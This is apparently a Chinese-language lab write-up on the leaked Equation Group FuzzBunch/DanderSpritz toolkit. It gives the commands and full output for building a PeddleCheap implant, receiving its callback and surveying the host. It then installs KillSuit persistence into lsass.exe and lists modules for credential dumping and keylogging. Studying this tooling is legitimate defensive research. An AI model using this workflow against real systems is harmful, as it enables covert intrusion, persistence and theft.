Equation FuzzBunch

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概述

作者根据EQGRP公开资料进行研究分析,研究相关工具的开发实现和攻击防御思路。

因为木有找到NOPEN这个C2的Windows下的Beacon程序,所以找了一些资料,发现就是FB可以进行Windows下的C2操作,虽然是个python程序,但是也好过于无。 所以决定查看当前的研究成果,整理一个环境,看看能不能与NOPEN进行联动?

FuzzBunch的中文翻译就是模糊测试工具集,用来对目标系统进行渗透。

基本信息

本次分析的代码,来自shadowbroker的爆料,经过网络接力,我们这里使用三好学生修改 Francisco Donoso的的代码。

当然也可以直接从泄露代码构造<u>777388/EQGRP_Lost_in_Translation:</u>
Decrypted content of odd.tar.xz.gpg, swift.tar.xz.gpg and
windows.tar.xz.gpg (github.com), 多花一点时间而已。

```
git clone https://github.com/3gstudent/fuzzbunch.git
Cloning into 'fuzzbunch'...
remote: Enumerating objects: 7169, done.
remote: Total 7169 (delta 0), reused 0 (delta 0), pack-reused 7169
Receiving objects: 100% (7169/7169), 129.91 MiB | 10.26 MiB/s, done.
Resolving deltas: 100% (2454/2454), done.
Updating files: 100% (6452/6452), done.

python.exe -V
Python 2.7.18


pip install pywin32

java -version
openjdk version "1.8.0_41"
OpenJDK Runtime Environment (build 1.8.0_41-b04)
OpenJDK Client VM (build 25.40-b25, mixed mode)
```

java -jar Start.jar

注意版本信息

执行后,就会出现一个Java swing编制的GUI客户端。



这里的测试环境是两台设备。一台是fb控制机,一台是目标机。

具体的配置情况如下。

后续可能会使用一台win 2003作为测试机。

操作流程

Beacon生成

我这里的操作是pc_prep可以生成PeddleCheap。

这个Terminals下的命令行,支持TAB补全。

```
pc_prep
[01:23:23] ID: 134 'python' started [target: z0.0.0.1]
- Possible payloads:
       0) - Quit
       1) - Standard TCP (i386-winnt Level3 sharedlib)
      2) - HTTP Proxy (i386-winnt Level3 sharedlib)
       3) - Standard TCP (i386-winnt Level3 exe)
      4) - HTTP Proxy (i386-winnt Level3 exe)
       5) - Standard TCP (x64-winnt Level3 sharedlib)
       6) - HTTP Proxy (x64-winnt Level3 sharedlib)
      7) - Standard TCP (x64-winnt Level3 exe)
      8) - HTTP Proxy (x64-winnt Level3 exe)
      9) - Standard TCP Generic (i386-winnt Level4 sharedlib)
     10) - HTTP Proxy Generic (i386-winnt Level4 sharedlib)
      11) - Standard TCP AppCompat-enabled (i386-winnt Level4 sharedlib)
      12) - HTTP Proxy AppCompat-enabled (i386-winnt Level4 sharedlib)
     13) - Standard TCP UtilityBurst-enabled (i386-winnt Level4 sharedlib)
      14) - HTTP Proxy UtilityBurst-enabled (i386-winnt Level4 sharedlib)
     15) - Standard TCP WinsockHelperApi-enabled (i386-winnt Level4
sharedlib)
      16) - HTTP Proxy WinsockHelperApi-enabled (i386-winnt Level4 sharedlib)
      17) - Standard TCP (i386-winnt Level4 exe)
      18) - HTTP Proxy (i386-winnt Level4 exe)
     19) - Standard TCP (x64-winnt Level4 sharedlib)
     20) - HTTP Proxy (x64-winnt Level4 sharedlib)
     21) - Standard TCP AppCompat-enabled (x64-winnt Level4 sharedlib)
      22) - HTTP Proxy AppCompat-enabled (x64-winnt Level4 sharedlib)
      23) - Standard TCP WinsockHelperApi-enabled (x64-winnt Level4
sharedlib)
      24) - HTTP Proxy WinsockHelperApi-enabled (x64-winnt Level4 sharedlib)
      25) - Standard TCP (x64-winnt Level4 exe)
      26) - HTTP Proxy (x64-winnt Level4 exe)
Pick the payload type
Update advanced settings
Perform IMMEDIATE CALLBACK?
YES
```

```
Enter the PC ID [0]
Do you want to LISTEN?
YES
Change LISTEN PORTS?
YES
Enter listening port (0=no more ports)
3005
Enter listening port (0=no more ports)
Enter the callback address (127.0.0.1 = no callback) [127.0.0.1]
127.0.0.1
Change exe name in version information?
NO
- Pick a key
- 0) Exit
  1) Create a new key
   2) Default
Enter the desired option
2
    Command completed successfully
- Configuration:
- <?xml version='1.0' encoding='UTF-8' ?>
- <PCConfig>
   <Flags>
      <PCHEAP_CONFIG_FLAG_CALLBACK_NOW/>
      <PCHEAP_CONFIG_FLAG_DONT_CREATE_WINDOW/>
    </Flags>
   <Id>0x0</Id>
    <ListenPorts>
      <BindPort>3005</BindPort>
    </ListenPorts>
- <CallbackAddress>172.19.2.1</CallbackAddress>
- </PCConfig>
Is this configuration valid
YES
Do you want to configure with FC?
NO
- Configured binary at:
D:\Logs\fb\z0.0.0.1\Payloads\PeddleCheap_2022_04_04_03h16m55s.945/PC_Level3_e
xe.configured
01:28:03>>
```

从上面的过程可以看出,根据配置信息,修改PC_Level3_dll.base,最后生成PC_Level3_dll.configured.

payload的生成木有特别的地方,与Cobalt Strike基本一致。

生成的Payload,如何回连?也就是C2 Server是如何管理这些Beacon?


这些Beacon支持x86和x64,支持dll和exe,支持tcp,http。这些条件进行组合,最后生成一个Beacon.

后来找到三好学生的文章,弄清楚了操作流程,与CS基本一致。

比较有特点是level3是反向连接, level4是正向连接。

启动监听程序

在PaddleCheap的页面,设置参数,启动Server,注意参数要和前面的Beacon配置保存一致,才能上线客户端。



设置参数后,点击Start Listening,在Terminals的终端上,会显示如下信息。

```
[07:28:22] ID: 1 'script' started [target: z0.0.0.1]
Loading module 154 (addr=z0.0.0.1 | type=dsz | file=Script_Lp.dll)
Module loaded
- Getting remote time
      RETRIEVED
Running command 'version'
Compiled:
    Listening Post: 1.3.0
           Implant : 1.3.0
Base :
    DSZ 1.3.0 (1.3.0.0)
- Performing setup for i386-winnt on z0.0.0.1
- DISABLED - Authentication (LOCAL)

    DISABLED - DuplicateToken (LOCAL)

- DISABLED - Authentication (CURRENT) "32-bit binary on 64-bit OS"

    DISABLED - Oracle (LOCAL)

    DISABLED - AppCompat (LOCAL)

- DISABLED - InjectDll (LOCAL)
```

```
    DISABLED - Pc_Status (LOCAL)

- DISABLED - InjectDll (CURRENT) "32-bit binary on 64-bit OS"
- DISABLED - Flav_Control (LOCAL)
- DISABLED - kisu_install (CURRENT) "32-bit binary on 64-bit OS"
- DISABLED - kisu_survey (CURRENT) "32-bit binary on 64-bit OS"
- DISABLED - kisu_uninstall (CURRENT) "32-bit binary on 64-bit OS"
DISABLED - kisu_upgrade (CURRENT) "32-bit binary on 64-bit OS"
- DISABLED - Break (LOCAL)
- DISABLED - Psp_Avoidance (LOCAL) "32-bit binary on 64-bit OS"

    DISABLED - QuitAndDelete (LOCAL)

- DISABLED - Audit (LOCAL)

    DISABLED - EventLogEdit (LOCAL)

- DISABLED - GetAdmin (LOCAL)
- DISABLED - Handles (LOCAL)
- DISABLED - Hide (LOCAL)

    DISABLED - Papercut (LOCAL)

    DISABLED - PasswordDump (LOCAL)

DISABLED - Portmap (LOCAL)

    DISABLED - ProcessModify (LOCAL)

- DISABLED - ProcessOptions (LOCAL)
- DISABLED - RunAsChild (LOCAL)
- DISABLED - RunAsSystem (LOCAL)
- DISABLED - Shutdown (LOCAL)
- Registering Mcl_NtElevation options
      SUCCESS
- Registering Mcl_NtNativeApi options
      SUCCESS

    Setting Mcl_NtNativeApi Type

      WIN32
- Registering Mcl_NtMemory options
      SUCCESS

    Setting Mcl_NtMemory Type

      DrNi
- Registering Mcl_ThreadInject options
      SUCCESS

    Setting Mcl_ThreadInject Type

      DrNi
- Getting host information
      RETRIEVED

    Getting OS GUID information

      RETRIEVED
- Storing host information
      STORED

    DISABLED - Authentication (LOCAL)

Unable to get target DB for unknown target
```

执行Beacon

然后将Beacon拷贝的目标机上,执行后,服务端就会收到上线信息。

```
Connection received from [172.19.2.1]:45884 to [172.19.2.1]:3005...
Connection accepted
Starting session...
PC LP Version: 2.3.0
LP...ready to send the MAGIC NUMBER
Sending additional 330 bytes of random
LP ...ready to receive the symmetric key
LP...ready to decrypt the key
Remote Information
    PC Version: 2.3.0
         PC Id: 0x0000000000000000
       Arch-Os: i386-winnt (compiled i386-winnt)
  Session Key: c6 84 d9 c2 e0 c9 87 03 4e 95 48 f0 ae 89 a0 e7
Getting remote OS information
Remote OS
             Arch : i386
   Compiled Arch: i386
         Platform : winnt
Compiled Platform : winnt
         Version : 5.1 (Windows XP)
    Service Pack: 3
```

```
C Lib Version: 6.0.0
Sending OS version check status to remote side (4 bytes)
Data (OS version check status) has been sent
Data (OS version check status) has been received and stored by remote side
Ready to send implant
Successfully loaded LP DLLs
Payload
      File Name :
D:\work\malware\bvp47\fuzzbunch\Resources\Pc\/../Dsz/Payloads/Files/i386-
winnt-vc9s/release/Dsz_Implant_Pc.dll
   Send payload : true
 Original Size: 248832
      Send Size: 137488
       Checksum : c745
           Name:
           Path:
         Export: #1
Sending PayloadInfo run type information
Sending File/Library info to remote side (36 bytes)
Data (File/Library info) has been sent
Data (File/Library info) has been received and stored by remote side
Sending Export name to remote side (3 bytes)
Data (Export name) has been sent
Data (Export name) has been received and stored by remote side
Sending Payload to remote side (137488 bytes)
Data (Payload) has been sent
Data (Payload) has been received and stored by remote side
... Receiving Acknowledgements
Received successful status message for Dll/Exe loaded
Received successful status message for About to run payload
Received successful status message for Exit This Message Loop
Setting remote address to z0.0.0.12
       Remote Address : z0.0.0.12
         Architecture: i386
Compiled Architecture: i386
             Platform : winnt
              Version: 5.1.3 (build 2600)
   C Library Version: 6.0.0
```

```
Metadata: type=PC local=172.19.2.1:3005 remote=172.19.2.1:45884
- Remote host is i386-winnt (5.1.3)
     _____
 Performing setup for i386-winnt on z0.0.0.12
 PROMPTED - Shutdown (CURRENT)
- Registering Mcl_NtElevation options
     SUCCESS

    Setting Mcl_NtElevation Type

     EpMo_GrSa

    Registering Mcl_NtNativeApi options

     SUCCESS

    Setting Mcl_NtNativeApi Type

     WIN32
- Registering Mcl_NtMemory options
     SUCCESS

    Setting Mcl_NtMemory Type

     Std
- Registering Mcl_ThreadInject options
     SUCCESS
- Setting Mcl_ThreadInject Type
Unable to get target DB for unknown target
Able to load audit plugin, NT_ELEVATION loaded correctly, moving on
- Getting remote time
     RETRIEVED
- Getting host information
     RETRIEVED
- Getting OS GUID information
     RETRIEVED
- Storing host information
     STORED
- User is ADMINISTRATOR
Running command 'python Connected/Connected.py -project Ops'
Unable to get target DB for unknown target
 ______
- Re-registering global wrappers for current target
- hide - Windows kernel 6.0+ PatchGuard protection
- packetredirect - Trigger failure alerter
```

Process Id: 1740

Type : Dsz

```
- [2022-04-06 16:35:17 z0.0.0.12] Target ID completed, ID 34002033-11fd-4301-
b596-761ba9c3f87a (in project fb)
______
- [2022-04-06 16:35:17 z0.0.0.12] Showing ifconfig data so you can make sure
you are on the correct target
FQDN: winxp
DNS Servers: 10.33.176.66, 10.33.176.67
- [2022-04-06 16:35:18 z0.0.0.12] Showing all non-local and non-tunnel
encapsulation adapter information, see command 208 for full interface list
               Description
                                             MAC
ΙP
         Netmask
                Gateway | DHCP Server |
                                                   Name
_____+
7E | 10.0.2.15 | 255.255.255.0 | 10.0.2.2 | 10.0.2.2 | ({369B3053-A2C0-
4911-A1B1-C7BF8FAA40BE})
Running command 'survey -run
D:\work\malware\bvp47\fuzzbunch\Resources\Ops\Data\survey.xml -sections env-
setup -quiet'
Running command 'systemversion '
Architecture : i386
  OS Family : winnt
   Version : 5.1 (Build 2600)
   Platform: Windows XP
Service Pack: 3.0
 Extra Info : Service Pack 3
Product Type: Workstation / Professional
  Terminal Services is installed, but only one interactive session is
supported.
   Command completed successfully
- [2022-04-06 16:35:19 z0.0.0.12] Loaded safety handlers from previous op(s)
   Command completed successfully
Running command 'survey -run'
- [2022-04-06 16:35:21 z0.0.0.12] Data age: 00 seconds - data is fresh
- | PID | PPID |
                           Full Path
                              Comment
User
 +----
    0 | 0 |
     4 | 0 | System
                                                   NT
```

```
AUTHORITY\SYSTEM | System Kernel
- | 396 | 4 | ---\SystemRoot\System32\smss.exe
                                                             NT
AUTHORITY\SYSTEM | Session Manager Subsystem
- | 616 | 396 | ----csrss.exe
| Client-Server Runtime Server Subsystem
- 640 396 -----C:\WINDOWS\system32\winlogon.exe
                                                             NT
AUTHORITY\SYSTEM | Microsoft Windows Logon Process
- | 684 | 640 | ------C:\WINDOWS\system32\services.exe
                                                             NT
AUTHORITY\SYSTEM | Windows Service Controller
- | 852 | 684 | ------C:\WINDOWS\System32\VBoxService.exe | NT
AUTHORITY\SYSTEM
- | 900 | 684 | ------C:\WINDOWS\system32\svchost.exe | NT
AUTHORITY\SYSTEM | Microsoft Service Host Process (Check path in processdeep)
- | 992 | 684 | -----svchost.exe
| Microsoft Service Host Process (Check path in processdeep) |
- | 1084 | 684 | ------C:\WINDOWS\System32\svchost.exe | NT
AUTHORITY\SYSTEM | Microsoft Service Host Process (Check path in processdeep)
- | 1296 | 1084 | ------C:\WINDOWS\system32\wscntfy.exe |
WINXP\hacker Microsoft Windows Security Center
- | 540 | 1084 | ------C:\WINDOWS\system32\wuauclt.exe |
WINXP\hacker | Microsoft Windows Update
- | 1144 | 684 | -----svchost.exe
| Microsoft Service Host Process (Check path in processdeep) |
- | 1284 | 684 | -----svchost.exe
| Microsoft Service Host Process (Check path in processdeep) |
- | 1532 | 684 | ------C:\WINDOWS\system32\spoolsv.exe
                                                             NT
AUTHORITY\SYSTEM | Microsoft Printer Spooler Service
- | 1212 | 684 | -----alg.exe
| Application Layer Gateway Service
- | 696 | 640 | ------C:\WINDOWS\system32\lsass.exe
                                                             NT
AUTHORITY\SYSTEM | Local Security Authority Server Subsystem
- | 1656 | 1632 | C:\WINDOWS\Explorer.EXE
WINXP\hacker | Windows Explorer Shell
- | 1760 | 1656 | ---C:\WINDOWS\system32\VBoxTray.exe
WINXP\hacker
- | 1768 | 1656 | ---C:\WINDOWS\system32\ctfmon.exe
```

```
WINXP\hacker
                | Microsoft Office XP - Alternative User Input Service
- | 1952 | 1656 | ---C:\WINDOWS\system32\cmd.exe
WINXP\hacker
               +++ Windows Command Prompt +++
- | 1056 | 1952 | -----C:\WINDOWS\system32\conime.exe
            Microsoft Console IME (multilanguage input)
WINXP\hacker
- | 1740 | 1952 | -----C:\test\PC_Level3.exe
WINXP\hacker
- | 420 | 1656 | ---C:\WINDOWS\system32\taskmgr.exe
WINXP\hacker | +++ Windows Task Manager +++
background python monitorwrap.py -args "-g -t OPS_PROCESS_MONITOR_TAG -i 5 -s
\"processes -monitor \" "
Uptime: 0 days, 6:57:30
- [2022-04-06 16:35:23 z0.0.0.12] ======== Auditing status check,
- [2022-04-06 16:35:23 z0.0.0.12] 1 safety handler registered for audit
- [2022-04-06 16:35:23 z0.0.0.12] Data age: 00 seconds - data is fresh
- [2022-04-06 16:35:24 z0.0.0.12] Auditing is not enabled on this machine
- [2022-04-06 16:35:24 z0.0.0.12] The above is only being shown for
informational purposes, you will be prompted about dorking later
- [2022-04-06 16:35:24 z0.0.0.12] =========================== Driver
Running command 'python
D:\work\malware\bvp47\fuzzbunch\Resources\Ops\PyScripts\driverlist.py -
project Ops -args "-nofreshscan"'
- [2022-04-06 16:35:25 z0.0.0.12] 1 safety handler registered for drivers
- Driver
                           Path
                                              Flags
                   Comment
                                              Type | First Seen |
Also On
+----+
- | dump_atapi.sys | C:\WINDOWS\system32\drivers | NEW,RANDOM,NO_HASH
| !!! POSSIBLE driver mem dump !!!
                                           | WARNING | 2022-04-06 |
- | dump_wmilib.sys | C:\WINDOWS\system32\drivers | NEW,RANDOM,NO_HASH
| !!! POSSIBLE driver mem dump !!!
                                           | WARNING | 2022-04-06 |
                                      NEW, UNIDENTIFIED, NO_HASH
- | vboxdisp.dll | C:\WINDOWS\system32
                                                    2022-04-06
```

```
- vboxguest.sys
                                  NAME_MATCH, NEW
| Oracle VM VirtualBox Guest Additions Driver | NORMAL | 2022-04-06 |
- | vboxmouse.sys | C:\WINDOWS\system32\drivers | NAME_MATCH,NEW
| Oracle VM VirtualBox Mouse Filter Driver | NORMAL | 2022-04-06 |
- | vboxsf.sys | C:\WINDOWS\system32\drivers | NAME_MATCH,NEW
| Oracle VM VirtualBox Shared Folders Minirdr Driver | NORMAL | 2022-04-06 |
- | vboxvideo.sys | C:\WINDOWS\system32\drivers | NAME_MATCH,NEW
Oracle VM VirtualBox Video Driver
                                     | NORMAL | 2022-04-06 |
  Command completed successfully
- [2022-04-06 16:35:31 z0.0.0.12] =========================== Installed
- ------ Installer
- [2022-04-06 16:35:31 z0.0.0.12] Data age: 00 seconds - data is fresh
                        Name
Arcitecture
Description | Installed version | Date installed |
+----+
| 32-bit | Oracle VM VirtualBox Guest Additions 6.1.18 | Oracle
Corporation | 6.1.18.0
32-bit | WebFldrs XP
                                          Microsoft
Corporation | 9.50.7523 | 2022-04-04 |
     key(s) -----
- [2022-04-06 16:35:32 z0.0.0.12] Data age: 00 seconds - data is fresh
Architecture
                    Name
                               Last update
32-bit
                                2022-04-04
         C07ft5Y
| 32-bit
          Classes
                                2022-04-06
| 32-bit
         Clients
                                2022-04-04
| 32-bit
          Gemplus
                                2022-04-04
| 32-bit
         Microsoft
                                2022-04-06
          ODBC
| 32-bit
                                2022-04-04
| 32-bit
         | Oracle
                                2022-04-04
| 32-bit
         Policies
                                2022-04-04
32-bit
          | Program Groups
                                2022-04-04
         Schlumberger
                                2022-04-04
| 32-bit
| 32-bit
          Secure
                                2022-04-04
32-bit
          | Windows 3.1 Migration Status | 2022-04-04
```

```
files dir(s) ------
- [2022-04-06 16:35:34 z0.0.0.12] Data age: 00 seconds - data is fresh
Architecture
                   Folder Name
                                             Modified
 32-bit
             Common Files
                                  2022-04-04T04:32:32.948260800
 32-bit
             | ComPlus Applications | 2022-04-04T04:32:10.686249600
             Internet Explorer 2022-04-04T04:32:31.926792000
 32-bit
                                  2022-04-04T04:32:06.470187200
32-bit
             Messenger
             microsoft frontpage | 2022-04-04T04:33:32.513912000
 32-bit
 32-bit
             | Movie Maker
                                  2022-04-04T04:32:30.384574400
                                 2022-04-04T04:32:05.308516800
              MSN Gaming Zone
 32-bit
                                  2022-04-04T04:32:33.108491200
 32-bit
              NetMeeting
32-bit
             Online Services
                                 2022-04-04T04:32:41.009852800
 32-bit
             | Oracle
                                  2022-04-04T04:59:51.170184000
            Outlook Express | 2022-04-04T04:32:32.277296000
32-bit
             Uninstall Information | 2022-04-04T04:38:50.927286400
 32-bit
 32-bit
             | Windows Media Player | 2022-04-04T04:33:21.478043200
 32-bit
             | Windows NT
                                  2022-04-04T04:32:01.813491200
              WindowsUpdate
 32-bit
                                  2022-04-04T04:32:41.921163200
                                  2022-04-04T04:33:32.543955200
| 32-bit
             xerox
- [2022-04-06 16:35:34 z0.0.0.12] =========================== Running
- [2022-04-06 16:35:35 z0.0.0.12] Data age: 00 seconds - data is fresh
                  Display name
 Application Layer Gateway Service
                                               ALG
 Windows Audio
                                                AudioSrv
 Computer Browser
                                                Browser
 Cryptographic Services
                                                CryptSvc
 DCOM Server Process Launcher
                                                DcomLaunch
 DHCP Client
                                                Dhcp
 Logical Disk Manager
                                                dmserver
 DNS Client
                                                Dnscache
 Error Reporting Service
                                                ERSvc
                                                Eventlog
 Event Log
```

	COM+ Event System		EventSystem
ı	Fast User Switching Compatibility FastUserSwitchingCompatibility		
	Help and Support	I	helpsvc
	Server	Ī	LanmanServer
	Workstation	Ī	lanmanworkstation
	TCP/IP NetBIOS Helper		LmHosts
	Network Connections		Netman
	Network Location Awareness (NLA)		Nla
	Plug and Play	I	PlugPlay
	IPSEC Services	I	PolicyAgent
	Protected Storage	I	ProtectedStorage
	Remote Registry	I	RemoteRegistry
	Remote Procedure Call (RPC)	I	RpcSs
	Security Accounts Manager		SamSs
	Task Scheduler	I	Schedule
	Secondary Logon		seclogon
	System Event Notification		SENS
	Windows Firewall/Internet Connection Sharing (ICS)		SharedAccess
	Shell Hardware Detection	I	ShellHWDetection
	Print Spooler	I	Spooler
	System Restore Service	I	srservice
	SSDP Discovery Service		SSDPSRV
	Terminal Services		TermService
	Themes	1	Themes
	Distributed Link Tracking Client		TrkWks

```
VirtualBox Guest Additions Service
                                     | VBoxService
 Windows Time
                                     W32Time
 WebClient
                                     | WebClient
 Windows Management Instrumentation
                                     winmgmt
 Security Center
                                     wscsvc
Automatic Updates
                                     wuauserv
 Wireless Zero Configuration
                                     WZCSVC
z0.0.0.12: [2022-04-06 16:35:35] Hashhunter completed on winxp!
Running command 'python windows\checkpsp.py -project Ops '
- Checking for any running known PSP's...
- Checking for target PSP history...
- No target history found.
- I don't see any known PSP's running.
- Checking for a change in configuration
  Command completed successfully
- [2022-04-06 16:35:37 z0.0.0.12] ========================== Auditing
- [2022-04-06 16:35:37 z0.0.0.12] Data age: 13 seconds (from local cache, re-
run manually if you need to)
- [2022-04-06 16:35:37 z0.0.0.12] Auditing is not enabled on this machine
- [2022-04-06 16:35:37 z0.0.0.12] Auditing is already off, no need to dork
Monitors
```

客户端一上线,先进行密钥协商,然后发送Dsz_Implant_Pc.dll,最后执行servey,任务列表见survey.xml。

根据提示信息Dsz_Implant_Pc.dll木有直接传输整个文件,而是传输了Sending Payload to remote side (137488 bytes)。不知道是压缩的效果,还是其它原因。

上面就是最简单的Beacon上线流程。亮点在于python脚本支持下的任务列表。

根据johnbergbom的分析PeddleCheap,也是RSA的密钥协商,在协商过程中传输了公钥。

模块列表

在System页面的About下,可以看到加载的模块列表。

DeMi 2.1.1	2.1.1.0
DmGz 2.1.3	2.1.3.0
DSky 3.0.1	3.0.1.0
DSZ 1.3.0 Patch 1	1.3.0.0
DSZ 1.3.0 Patch 2	1.3.0.0
DSZ 1.3.0 Patch 3	1.3.0.0
DSZ 1.3.0	1.3.0.0
ExpandingPulley_base-win32-3.2.2.1	3.2.null.2
ExpandingPulley_plugins-win32-3.2.2.1	3.2.null.2
FIAv 3.2.0.3	3.2.0.3
PaperCut 2.1.0.5	2.1.0.5
PC 2.3.0 Patch 1	2.3.0.0
PC 2.3.0 Patch 2	2.3.0.0
PeddleCheap 2.3.0	2.3.0.0
Pc 2.2.0 Patch 1	2.2.0.0
Pc 2.2.0 Patch 2	2.2.0.0
Pc 2.2.0 Patch 3	2.2.0.0
PeddleCheap 2.2.0.2	2.2.0.2
PassFreely 3.3.1.1	3.3.1.1
ScRe 2.0.2	2.0.2.1
DszTasking 2.2.1.1	2.2.1.1

DeMi 2.1.1	2.1.1.0
UtBu 1.0.2	1.0.2.0
ZBng 3.4.0	3.4.0.0
Java Runtime	1.8.0_41

代码涉及的模块比较多,为了方便后续的分析,先根据文件夹名称整理一个表格,方便记忆。

短名	代码名	说明
DSky	Darkskyline	抓包工具
DaPu	DarkPulsar	PeddleCheap的前任
DeMI	DecibelMinute	KillSuit管理器
Df	DoubleFeature	报表生成器
DmGZ	DoormanGauze	内核网络驱动,绕过系统TCP堆栈(与dewdrop的bspfilter是不是途?)
Dsz	DanderSpritz	DanderSpritz的相关文件
Ер	ExpandingPulley	DanderSpritz的前任
FIAv	FlewAvenue	DoormanGauze相关 (based on FIAv/scripts/_FlewAvenue.txt)
GRDO	GreaterDoctor	GreaterSurgeon的数据分析 (based on GRDO/Tools/i386/GreaterSurgeon_postProcess.py & analyzeN
GROK	??	键盘记录器(based on Ops/PyScripts/overseer/plugins/keylogge
GRcI	??	进程内存dump(based on GRcI/Commands/CommandLine/ProcessMemory_Command.x)
GaTh	GangsterTheif	持久化数据分析 (based on GaTh/Commands/CommandLine/GrDo_ProcessScanner_Comr
GeZU	GreaterSurgeon	内存Dump (based on GeZu/Commands/CommandLine/GeZu_KernelMemory_Comma
Pfree	Passfreely	Oracle 认证绕过
PaCU	PaperCut	操作其它进程文件句柄
Pc	PeddleCheap	监听程序,与Beacon进行交互
ScRe	??	SQL查询 (based on ScRe/Commands/CommandLine/Sql_Command.xml)
StLa	Strangeland	键盘记录器(based on StLa/Tools/i386-winnt/strangeland.xsl)

短名	代码名	说明
TeDi	TerritorialDispute	检查是否可以持久化 (based on TeDi/PyScripts/sigs.py)
Utbu	UtilityBurst	安装驱动模块(based on UtBu/Scripts/Include/_UtilityBurstFunc
ZBng	ZippyBang	NSA版本的Mimikatz. (based on files in ZBng/Commands/CommandLine)

DanderSpritz GUI

在命令行界面,这里需要Python 2.7的版本,才能正常工作,执行下面的命令,就启动了管理客户端,同时也启动了C2的服务端。

```
python start_lp.py
```

或者直接运行Jar文件。

```
java -jar start.jar
```

在GUI的Terminal界面内,有一个Python的终端,可以执行pc_prep,或者pc2.2_prep,就可以 生成Beacon。

然后启动PeddleCheap下的监听程序,就可以接收Beacon的反向连接。

在Terminals终端里面,看看有哪些命令。

```
[00:59:42] ID: 472 'help' started [target: z0.0.0.12]
Prefixes:
                  background
                                   disablewow64
                                                     foreground
 async
                                                                      guiflag
 local
                  log
                                    src
                                                     stopaliasing
                                                                      task
                                                     xml
 dst
                  user
                                   wait
nocharescapes
 framework
                  disablepre
                                   disablepost
Commands:
 activedirectory
                        activity
                                                addresses
aliases
                                                                       audit
 appcompat
                        appcompat_uninstall
                                                arp
 authentication
                        available
                                                                       break
                                                banner
```

cd	commands	сору	cprpc
currentusers	database	delete	
devicequery			
dir	diskspace	dllload	
dmgz_control			
dns	domaincontroller	drivers	drives
duplicatetoken	environment	eventlogclear	
eventlogedit			
eventlogfilter	eventlogquery	fileattributes	
filetype			
firewall	flav_control	freeplugin	
frzaddress			
frzlinks	frzroutes	frzsecassocs	
frztimeouts			
gangsterthief	generatedata	get	
getadmin			
gezu_kernelmemory	grdo_filescanner	grdo_processscanner	grep
groups	gui	handles	help
hide	ifconfig	injectdll	
keepalive			
kill	kisu_addmodule	kisu_config	
kisu_connect			
kisu_deletemodule	kisu_disconnect	kisu_freedriver	
kisu_freemodule			
kisu_fulllist	kisu_install	kisu_list	
kisu_loaddriver			
kisu_loadmodule	kisu_processload	kisu_readmodule	
kisu_survey	·		
kisu_uninstall	kisu_upgrade	language	ldap
library	loadplugin	logedit	·
logonasuser	. 3	<u> </u>	
lpdirectory	lpgetenv	lpsetenv	
matchfiletimes	1 3	•	
memory	mkdir	moduletoggle	move
nameserverlookup	netbios	netconnections	netmap
objects	oracle	packages	р
packetredirect	0.00	pa o age o	
papercut	passworddump	pc_connect	
pc_listen	pasemer adamp	po_coco.c	
pc_status	performance	permissions	ping
plugins	policy	portmap	Pilig
processes	ростсу	рот сшар	
processinfo	processmemory	processmodify	
processoptions	processinemory	processillou i ry	
	nu+	pwd	ny+hon
processsuspend	put	pwd	python
quitanddelete	redirect	registryadd	
registrydelete	road of museus	romotocycout	rom al ai ro
registryhive	registryquery	remoteexecute	rmdir
route	run	runaschild	

scheduler serialredirect script services shares shutdown sidlookup sql stop strings systempaths systemversion throttle time traceroute trafficcapture uptime users version whoami warn windows xmlparser wrappers - Loaded commands have a '*' preceeding the command name For additional information try: help <command> Command completed successfully

这里面的命令都是分类成组使用,下面开始分析。

KillSuit

KillSuit又名GreyFish,是进行后渗透的模块。这里的操作,都是在获得一个连接的基础上进行,比如采用DoublePlusar或者EternelBlue等漏洞完成。

kisu模块由多个命令组成。

kisu_addmodule kisu_config kisu_connect kisu_deletemodule kisu_disconnect kisu_freedriver kisu_freemodule kisu_fulllist kisu_install kisu_list kisu_loaddriver kisu_loadmodule kisu_processload kisu_readmodule kisu_survey kisu_uninstall kisu_upgrade

支持多种方式的渗透系统,进行持久化,数据窃取。

```
![Dsz_pc_connnect_2022-04-15_08-42-04](imgs/Dsz_pc_connnect_2022-04-15_08-42-
04.png)kisu_survey
[07:19:15] ID: 514 'kisu_survey' started [target: z0.0.0.11]
Module 122 already loaded (addr=z0.0.0.11) - Load count 8
Module loaded
Loading module 305 (addr=z0.0.0.11 | type=dsz | file=DiBa_Target.dll)
Module loaded
Persistence methods:
```

```
Type : DRIVER
   Compatible : true
       Reason:
         Type : SOTI
   Compatible : true
       Reason:
         Type : JUVI
   Compatible : false
       Reason: OS not supported by JUVI
   Command completed successfully
07:35:27>> kisu_install -type pc
[07:35:27] ID: 517 'kisu_install' started [target: z0.0.0.11]
- Installing 0x7a43e1fa
KISU instance 0x7a43e1fa (PC) installed successfully
   Command completed successfully
07:36:53>> kisu_connect -type pc
[07:36:53] ID: 519 'kisu_connect' started [target: z0.0.0.11]
Loading module 316 (addr=z0.0.0.11 | type=dsz | file=KisuComms_Target.dll)
Module loaded
Comms established to KISU instance 0x7a43e1fa (PC) version 2.4.3.1
   Command completed successfully
00:51:52>> kisu_list
[00:51:52] ID: 767 'kisu_list' started [target: z0.0.0.14]
Loading module 316 (addr=z0.0.0.14 | type=dsz | file=KisuComms_Target.dll)
Module loaded
  Ιd
            Version Name
_____
0x7a43e1fa 2.4.3.1 PC
   Command completed successfully
```

然后执行pc_install,安装到目标系统。


```
00:47:13>> pc_install
[00:47:13] ID: 762 'script' started [target: z0.0.0.14]
-
- Pc Install
- Current Configuration:
```

```
Load Method : AppCompat
     Process Name : lsass.exe
       COMMS Type : Winsock
     Trigger Name : ntfltmgr
           Payload : None
  KiSu Connection: Not connected
  0) Exit
- Configuration
- 1) Change load method
- 2) Change trigger driver name
- 3) Change process name
- KiSu Connection
- 4) Connect to PC's KiSu
- 5) Install PC's KiSu
- Payload
- 6) Prepare a new payload
- 7) Pick an existing payload
- Actions
- 8) Perform Install
Enter the desired option
```

生成Payload,最后安装。安装成功后,就实现了持久化。

为了验证已经成功持久化, 重启目标机。

目标机重启完成后,使用PC,连接目标机。记得选择Level4的第一个1167。其它木有测试。



在Terminal页面,就可以看到如下连接信息。

```
[09:00:39] ID: 668 'pc_connect' started [target: z0.0.0.1]
Connecting to [172.19.2.17]:1167 from [0.0.0.0]:48377...
    CONNECTED
Starting session...
PC LP Version: 2.3.0
LP...ready to send the MAGIC NUMBER
Sending additional 252 bytes of random
LP ...ready to receive the symmetric key
LP...ready to decrypt the key
Remote Information
    PC Version: 2.3.0
         PC Id: 0x0000000000000000
       Arch-Os : i386-winnt (compiled i386-winnt)
   Session Key: c0 25 84 12 d0 fb 5d eb 1b 27 92 35 e4 cf ec ee
Getting remote OS information
